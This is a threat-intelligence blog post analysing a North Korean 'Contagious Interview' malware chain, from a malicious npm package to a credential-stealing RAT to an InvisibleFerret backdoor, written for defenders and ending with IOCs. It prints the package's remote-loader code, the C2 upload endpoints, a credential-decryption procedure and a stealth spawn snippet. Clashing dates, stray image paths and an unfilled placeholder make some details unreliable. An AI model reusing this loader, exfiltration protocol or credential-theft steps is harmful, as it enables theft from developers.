Contagious Interview gets an upgrade for 2026 - A comprehensive analysis by OpenSourceMalware

By OpenSourceMalware.com

Published: 2026-11-20 · Archived: 2026-04-05 15:27:18 UTC

Software engineers are still falling prey to fake recruiters who approach them offering high paying roles

*By: 6mile *Date: January 19, 2026*

Introduction: The Package That Started It All

It started with what looked like an innocuous npm package: `tailwindcss-forms-kit`. The name seemed legitimate enough—Tailwind CSS is a popular utility-first CSS framework, and a package offering pre-built form components would be exactly the kind of developer productivity tool that gets installed without much scrutiny. But this wasn't a helpful utility. It was the opening move in a sophisticated, multi-stage attack orchestrated by North Korean state-sponsored threat actors.

Over the course of my investigation, I would trace this malicious package through three distinct stages of payload delivery, each more sophisticated than the last. This is the story of that analysis—a technical narrative of how a simple `npm install` can lead to complete system compromise, cryptocurrency theft, and persistent backdoor access for one of the world's most prolific nation-state adversaries.

OpenSourceMalware knows Lazarus Group well

Our team has been tracking DPRK malware for years, and we've been researching and analyzing the "Contagious Interview" campaign since it started in 2023. We have written about DPRK campaigns before which you can read about on our blog in December 2025, and November 2025. Additionally, we have written deep research on Lazarus Group in our Intelligence library.

According to OpenSourceMalware data, we are currently tracking 988 individual threats, and 4285 individual IOCs attributed to DPRK Lazarus group for "Contagious Interview". Of those threats, 405 of them are git repositories and 373 of them are NPM packages. That's a lot of data.

Stage One: The Initial Infection Vector

Discovery and Context

The first stage came to my attention as part of the broader "Contagious Interview" campaign—a sustained operation targeting software developers, particularly those in the cryptocurrency, Web3, and blockchain sectors. The attack methodology is insidious in its simplicity: threat actors impersonate recruiters on LinkedIn and other job platforms, approach developers with enticing opportunities, and during the "interview process," ask candidates to download and run what appears to be a coding challenge or video conferencing software.

The `tailwindcss-forms-kit` package represents one delivery mechanism in this campaign. We are tracking multiple distribution mechanisms for Contagious Interview including git repositories, NPM packages and PyPI packages. The sophistication isn't just in the malware itself—it's in the social engineering that convinces skilled developers to execute it voluntarily.

The NPM package

When we initially inspected the `tailwindcss-forms-kit` NPM package it looked innocuous enough:

tailwindcss-forms-kit

1.0.6 • Public • Published 22 days ago

Readme | Code Beta | 9 Dependencies | 0 Dependents | 6 Versions

Tailwindcss Forms Kit

Tailwindcss Forms Kit is a Node.js library that allows you to fetch resources from various icon CDN providers. It supports fetching icons, images, content, JavaScript, and JSON files from popular providers like Cloudflare, Fastly, KeyCDN, Akamai, Amazon CloudFront, and Gcore.

Installation

To install the package, use npm:

```
npm install tailwindcss-forms-kit
```

Usage

Fetching a Resource from a CDN Provider

To fetch a resource from a specified module, use the fetchIconProvider function. This function requires the icon provider, resource type, token, and base URL as parameters.

```
const { setDefault } = require("Tailwindcss-forms-kit");

setDefault("cloudflare", "icon", "your-token", "https://your-base-url.com"
  .then((data) => {
    console.log("Resource data:", data);
  })
  .catch((error) => {
    console.error("Error fetching resource:", error);
  });
```

Install

> npm i tailwindcss-forms-kit

2025-12-20 to 2025-12-26

568

Version 1.0.6

License ISC

Unpacked Size 4.29 kB

Total Files 3

Last publish 22 days ago

Collaborators

>_Try on RunKit

Report malware

It purports to be a library that automatically downloads Tailwind artefacts from Cloudflare, Fastly and other CDNs. Threat actors like Lazarus love packages like this one because the package requires connecting to CDNs and other HTTP resources. That means it would look unusual when the package makes outbound connections to download stuff.

The NPM author, intelliverse, has just one package:

intelliverse

1 Package | 0 Organizations

Package 1

tailwindcss-forms-kit

A module to provide an tailwind forms kit.

intelliverse published 1.0.6 • 24 days ago

Technical Analysis: JavaScript Obfuscation and the Main Payload

Normally, with DPRK packages you have to find, and then deobfuscate complex JavaScript to find the malicious code, but in this case it was right out in the open in the index.js file. There was no pre or post-install script in the package.json manifest, which means that the threat actors intended this library to get imported and their payload executed that way.

https://www.npmjs.com/package/tailwindcss-forms-kit?activeTab=code

```
54
55  function getPlugin() {
56
57  const url = 'https://api.npoint.io/9d94ec6053e75dbd933e';
58
59  https.get(url, (response) => {
60    let data = '';
61
62    // Collect data chunks
63    response.on('data', (chunk) => {
64      data += chunk;
65    });
66
```

The index.js file used curl to pull data from https://api[.]npoint[.]io/9d94ec6053e75dbd933e which was a heavily obfuscated JavaScript file. The obfuscation technique was sophisticated: a 870-element string array containing all the malware's strings, referenced through hexadecimal offsets via a lookup function. Every variable name was mangled with hex prefixes like `_0x2d622a`, and the initialization code included a self-modifying loop that shuffled the string array based on mathematical calculations to defeat static analysis.

```
 // Obfuscated lookup pattern observed
function _0x1c18(_0xce1eb9, _0x49ac6a) {
    const _0xa6dadc = _0xa6da();
    return _0x1c18 = function(_0x1c1851, _0x4b3a72) {
        _0x1c1851 = _0x1c1851 - 0x19e;
        let _0x9b7ba6 = _0xa6dadc[_0x1c1851];
        return _0x9b7ba6;
    }, _0x1c18(_0xce1eb9, _0x49ac6a);
}
```

I searched OpenSourceMalware for [https://api[.]npoint[.]io/9d94ec6053e75dbd933e] (https://opensourcemalware.com/?search=https%3A%2F%2Fapi.npoint.io%2F9d94ec6053e75dbd933e) but it wasn't being used for any other threat campaigns. However, the npoint.io JSON storage service is very popular with DPRK threat actors and there are over a dozen examples in the OSM database just from the last two months.

Stage Two: Hybrid JavaScript Malware

Deobfuscating the initial JavaScript payload

When I analyzed the JavaScript payload, I expected either Beavertail or OtterCookie. What I found was a hybrid of the two, plus some new stuff. However, I think this is still easily attributable to Lazarus Group, a North Korean state-sponsored APT organization as there were many technical indicators that showed that this was a new, updated DPRK "Contagious Interview" campaign. For example:

After spending an hour working with my Claude workflow I was successfully mapping hex offsets to actual strings and reconstructing the control flow, I uncovered the malware's core mission. This wasn't just any information stealer—it was a multi-platform credential harvester and Remote Access Trojan designed with surgical precision.

Capabilities: Deconstructing the JavaScript Malware

The primary objectives of this second-stage payload were reconnaissance, credential theft, and most importantly, downloading the second stage. Here's what I found it capable of:

Command & Control Infrastructure:

- Primary C2 server: `95.216[.]37[.]186:5000`
- Real-time bidirectional communication via Socket.IO
- WebSocket connections to `/client` endpoint
- Multiple HTTP endpoints for registration, file upload, and secondary payload downloads

Browser Credential Theft: The malware targeted five major browsers—Chrome, Brave, Opera, Yandex, and Microsoft Edge on Windows. But this wasn't simple database copying. On Windows, it implemented full DPAPI (Data Protection API) decryption to extract plaintext passwords:

1. Read the browser's `Local State` file to extract the encrypted encryption key
2. Remove the "DPAPI" prefix from the base64-decoded key
3. Use Windows DPAPI (`@primno/dpapi` npm package) to decrypt the master key
4. Copy the browser's `Login Data` SQLite database to avoid file locks
5. Query passwords from the database
6. Decrypt each password using AES-256-GCM with the master key
7. Export as plaintext to `passwords_<browserIndex>.txt`

On macOS, it took a different approach: stealing the entire `login.keychain-db` file along with browser databases and bash history files. On Linux, it grabbed browser databases and shell history. It was opportunistic but at the same time knew what to grab, when.

Cryptocurrency Wallet Targeting: This is where the financial motivation became crystal clear. The malware had hardcoded extension IDs for seven cryptocurrency wallet browser extensions:

```
const CRYPTO_EXTENSIONS = [
    'nkbihfbeogaeaoehlefnkodbefgpgknn',  // MetaMask
    'bfnaelmomeimhlpmgjnjophhpkkoljpa',  // Phantom
    'ibnejdfjmmkpcnlpebklmnkoeoihofec',  // Coinbase Wallet
    'ejbalbakoplchlghecdalmeeeajnimhm',  // MetaMask (alternate)
    'egjidjbpglichdcondbcbdnbeeppgdph',  // Trust Wallet
    'acmacodkjbdgmoleebolmdjonilkdbch',  // Bitkeep
    'khpkpbbcccdmmclmpigdgddabeilkdpd'   // Guarda
];
```

It didn't stop at browser extensions. Desktop wallet applications were equally targeted—Exodus, Electrum, Atomic Wallet, and Guarda. The malware would locate their installation directories, enumerate LevelDB database files, and upload everything to the C2 server.

Cloud Credentials: Perhaps most concerning for organizations, the malware automatically uploaded three critical directories on connection:

- `~/.aws` — Amazon Web Services credentials
- `~/.azure` — Microsoft Azure credentials
- `~/.config/gcloud` — Google Cloud credentials

This meant that any developer with cloud infrastructure access who executed this package had just handed the keys to potentially millions of dollars worth of cloud resources to a nation-state adversary.

Sensitive File Exfiltration: The malware implemented recursive directory scanning with intelligent filtering. It searched for files containing:

- `.env` — Environment variable files (API keys, database passwords)
- `.json` — Configuration files
- `seed` — Cryptocurrency seed phrases
- `phantom`, `metamask` — Wallet-related files

It was smart enough to exclude massive directories like `node_modules`, `.cargo`, `.npm`, and `.git` to speed up searching and reduce noise. On Windows, it would scan not just the C: drive but also D: through Z:, looking for externally mounted drives or network shares.

Remote Access Capabilities: The Socket.IO connection wasn't just for exfiltration—it provided real-time remote access. The malware registered handlers for commands including:

- `env` — Search for sensitive files across the entire system
- `imp` — Search for "important" files (same as env)
- `pat <pattern>` — Search for files matching a specific pattern
- `upload` — Execute full credential harvesting operation
- `exec` — Execute arbitrary shell commands
- `dir` — Browse directory contents

- `read_file` — Read and return file contents
- `ss_upf <file>` — Upload a single file
- `ss_upd <directory>` — Upload an entire directory

The `exec` command was particularly powerful. It gave the threat actors a full remote shell with special handling for cleanup commands and the ability to run anything via `child_process.exec()`.

Persistence Mechanisms

The malware wasn't content with a one-time data grab. On Windows, it established persistence via the registry:

```
 Registry Path: HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Registry Key: NvidiaDriverUpdate
```

The naming was deliberately deceptive—"NvidiaDriverUpdate" mimics legitimate NVIDIA graphics driver update processes that users are accustomed to seeing.

It also implemented process resurrection: when terminated with SIGINT (Ctrl+C), it would fork a detached child process running `server.js` before exiting. The new process would continue running independently, providing resilience against manual termination attempts.

What is this malware?

This wasn't classic Beavertail, and it wasn't OtterCookie. But, what was it? It was clearly a DPRK campaign, as had many traits from both malware strains:

- Same wallet extensions were targeted
- Same exfiltration targets (browser creds, wallet files, macOS keychain, etc)
- Same C2 infrastructure (Vercel and npoint)
- Same libraries (better-sqlite3, @primno/dpapi, socket.io)

But this new malware had some new changes:

- It used Nvidia names for its Windows registry keys instead of the typical Node.js keys
- This new version looks for cloud credentials from AWS, Azure and Google Cloud

We're calling it "CloudBeaverCookie". Yes, we know that's ridiculous, but we don't care.

Stage Three: InvisibleFerret Revealed

The Second-Stage Download

So the second stage loader was interesting unto itself, but the most critical function of this stage was downloading and executing the final payload. The malware made an HTTP GET request to:

```
 URL: http://95.216[.]37[.]186:5000/download-app
Headers:
  X-Client-OS: <win32|linux|darwin>
  X-Client-Arch: <x64|x86|arm64>
```

Based on the operating system and architecture, it would download a platform-specific executable:

- **Windows:** `%TEMP%\app.exe`
- **Linux:** `/tmp/app`
- **macOS:** `/var/folders/.../app`

The execution was carefully designed for stealth. On Windows:

```
 spawn(OUTPUT_PATH, [], {
    detached: true,
    stdio: 'ignore',
    windowsHide: true,  // CRITICAL: No console window
    shell: false
});
```

The PyInstaller-Compiled Backdoor

```
 Linux Binary: third.stage.payload
- Type: ELF 64-bit LSB executable, x86-64
- Size: 8.4 MB (8,806,400 bytes)
- SHA256: 699cd6c292b8a5933dabee63c74a9a3069ed6432c3433ab945ab46fe816d9e2c

Windows Binary: third.stage.exe
- Type: PE32+ executable (GUI) x86-64
- Size: 8.1 MB (8,493,056 bytes)
- SHA256: 1c8c1a693209c310e9089eb2d5713dc00e8d19f335bde34c68f6e30bccfbe781
```

The near-identical file sizes across different platforms immediately suggested these were packaged versions of the same codebase. At 8+ MB, they were far too large to be simple native executables—something was embedded.

On Linux, it used `nohup` to ensure the process survived terminal disconnection. On macOS, it simply launched detached with no console output.

The timing was interesting too: Windows execution happened 500ms after download completion, while Linux and macOS executed after only 100ms. This staggered timing might be a rudimentary anti-sandboxing technique or simply operational preference.

Client Identification

Each infected machine reported to the C2 with a unique identifier:

```
 Client ID: 0x338 (824 in decimal)
Hostname: <os.hostname>:<machineId_first_6_chars>
```

The client ID `0x338` appears to be a campaign or variant identifier. If the hostname was empty, the malware fell back to the username from `os.userInfo().username`. This fingerprinting allowed the threat actors to track and manage compromised systems.

Exfiltration Protocol

Data was sent to the C2 server through multiple methods:

Method 1: Multipart Form Upload

```
 POST http://95.216[.]37[.]186:5000/file-upload
Content-Type: multipart/form-data

Fields:
  - username: <victim-id>
  - folderName: <category>
  - fileName: <filename>
  - filePath: <original-path>
  - file: <binary-data>
  - client_id: 0x338
  - isUpload: true
```

Method 2: JSON Content Upload (for text files)

```
 POST http://95.216[.]37[.]186:5000/content-upload
Content-Type: application/json

{
  "username": "<victim-id>",
  "folderName": "<category>",
  "fileName": "<filename>",
  "fileContent": "<text-content>",
  "client_id": 0x338
}
```


Method 3: Secondary Server (for full file system exfiltration)

```
 POST http://95.216[.]37[.]186:3011/file-upload

Headers:
  X-Machine-ID: <machine-id>
  X-File-Path: <original-path>
  X-File-Size: <bytes>
  X-Upload-ID: <unique-id>

Body: <binary-stream>
```

The secondary server on port 3011 was particularly interesting. It implemented a sophisticated upload protocol with duplicate detection (checking if files already exist via HTTP HEAD requests to `/check`), cleanup on failure (notifying the server via `/cleanup` endpoint), and 30-second timeouts per file.

Web Console is Public

My favourite part of the hunt is when I find the bad guys infrastructure has been left on the public internet. Sure enough, the web console for the C2 servers is available at http://95.216[.]37[.]186:3000. When a compromised server checks into C2, it will show up here as a compromised asset, and ostensibly the threat actors can control it from here.



It feels like this public exposure of campaign infrastructure is becoming more common. This is the second time this week that I've found the web console for a live threat campaign. This is happening more frequently for a few reasons: first, DPRK threat actors are managing a lot of infrastructure assets, and sometimes they probably just forget. Iterating through all the GitHub, Vercel, Npoint and other infrastructure is a lot of stuff to manage.

But what's even worse, I think, is that these threat actors just don't care. A few years ago, they would never have left one of these consoles exposed,but now, they don't care about cleaning up after themselves. They have so many more, that even if this gets taken down, they have other services to replace it.

We haven't had time to test this web console yet, but if we do we'll circle back to this blog post and update it.

PyInstaller Discovery

String analysis revealed the truth: these were PyInstaller-compiled Python applications. PyInstaller is a legitimate tool that bundles Python scripts with the Python interpreter and all dependencies into a single executable. It's popular among malware authors because:

1. It eliminates the Python installation requirement on target systems
2. It complicates static analysis by embedding compiled bytecode
3. It enables cross-platform distribution from a single Python codebase
4. It provides a layer of obfuscation via encrypted PYZ archives

I found dozens of PyInstaller-specific strings:

```
 Could not load PyInstaller's embedded PKG archive from the executable
PYINSTALLER_SUPPRESS_SPLASH_SCREEN
PYINSTALLER_STRICT_UNPACK_MODE
PYINSTALLER_RESET_ENVIRONMENT
pyi-bootloader-ignore-signals
PYZ archive entry not found in the TOC!
```

The `PYINSTALLER_SUPPRESS_SPLASH_SCREEN` variable indicated the malware was configured for stealth mode, preventing any visual indicators during execution. The `PYINSTALLER_RESET_ENVIRONMENT` variable suggested environment variable clearing to avoid detection based on environmental fingerprinting.

Embedded Python 3.10 Runtime

Further analysis revealed the exact Python version: 3.10. The binaries contained a complete Python 3.10 interpreter with all standard libraries and compiled extension modules:

```
 libpython3.10.so.1.0 (Linux)
Failed to set python home path!
Failed to pre-initialize embedded python interpreter!
PyConfig
```

```
Py_InitializeFromConfig
python3.10/lib-dynload/_asyncio.cpython-310-x86_64-linux-gnu.so
```

<insert sandbox data here>

InvisibleFerret Capabilities in Detail

Based on the embedded libraries and MITRE documentation, InvisibleFerret provides:

System Reconnaissance:

- OS identification, version, architecture
- Network configuration and IP geolocation (http://ip-api.com/json)
- User enumeration and privilege assessment
- Process discovery to identify security tools and target applications

Credential Harvesting:

- Browser credentials with platform-specific decryption (DPAPI on Windows, Keychain on macOS)
- Cryptocurrency wallet extensions (MetaMask, Phantom, Trust Wallet, etc.)
- Desktop wallet applications (Exodus, Atomic, Electrum)
- Password managers (1Password, LastPass, Bitwarden)
- SSH keys (`~/.ssh/`)
- Cloud credentials (`~/.aws/` , `~/.azure/` , `~/.config/gcloud`)
- Environment files (`.env`) containing API keys and secrets

Persistent Surveillance:

- System-wide keylogging (captures passwords as typed)
- Clipboard monitoring (can replace cryptocurrency addresses in real-time)
- File system monitoring (immediate exfiltration of new wallet files, SSH keys)

Remote Access:

- Arbitrary command execution via `subprocess`
- Dynamic Python code execution via `ast` module
- AnyDesk deployment for GUI-based remote desktop
- File upload/download with tar/zip packaging


Data Exfiltration:

- HTTP/HTTPS uploads to `/Uploads` endpoint
- FTP transmission
- Telegram Bot API (traffic blends with legitimate Telegram usage)
- Socket.IO tunneling through primary C2 channel

Persistence:

- Windows: Batch files in Startup folder (e.g., `queue.bat`)
- Linux: `.desktop` files in `~/.config/autostart/`
- macOS: LaunchAgent plists in `~/Library/LaunchAgents/`


With all three stages analyzed, I could now map the complete infection sequence:



The Complete Attack Chain

The OSM team has been focused on generating attack graphs for software supply chain attacks in a new, innovative way: We extract indicators of compromise from the different supply chain attack components and then map the these comoponents to their related dependencies. This allows you to see the bigger picture: how supply chain components like git repos, NPM packages, JSON storage services, and C2 infrastructure map across other DPRK campaigns.

In this case you can see how multiple malicious GitHub repositories associated with the DPRK "contagious interview" campaign use the same type of JSON storage service from npoint.io:



Indicators of Compromise (IOCs)

File Hashes

Stage 3 Linux:

```
 MD5: 5a2c042b086a475dca4c7dcec62693c1
SHA256: 699cd6c292b8a5933dabee63c74a9a3069ed6432c3433ab945ab46fe816d9e2c
```

```
Size: 8,806,400 bytes
Any.run analysis: https://app.any.run/tasks/33c0a1a2-43a5-4812-8305-77adb7607ec3
```

Stage 3 Windows:

```
 MD5: 153e2f27e035252d5f7ace69948e80b2
SHA256: 1c8c1a693209c310e9089eb2d5713dc00e8d19f335bde34c68f6e30bccfbe781
Size: 8,493,056 bytes
Any.run analysis: https://app.any.run/tasks/71e42942-dd10-44ad-a949-4feced5a0f41
```

Network IOCs

C2 Infrastructure:

```
 95.216.37.186:5000 (primary C2)
95.216.37.186:3011 (secondary exfiltration)
95.164.17.24:1224 (documented InvisibleFerret C2)
```

Host-Based IOCs

Registry Keys (Windows):

```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\NvidiaDriverUpdate
```

File Paths:

```
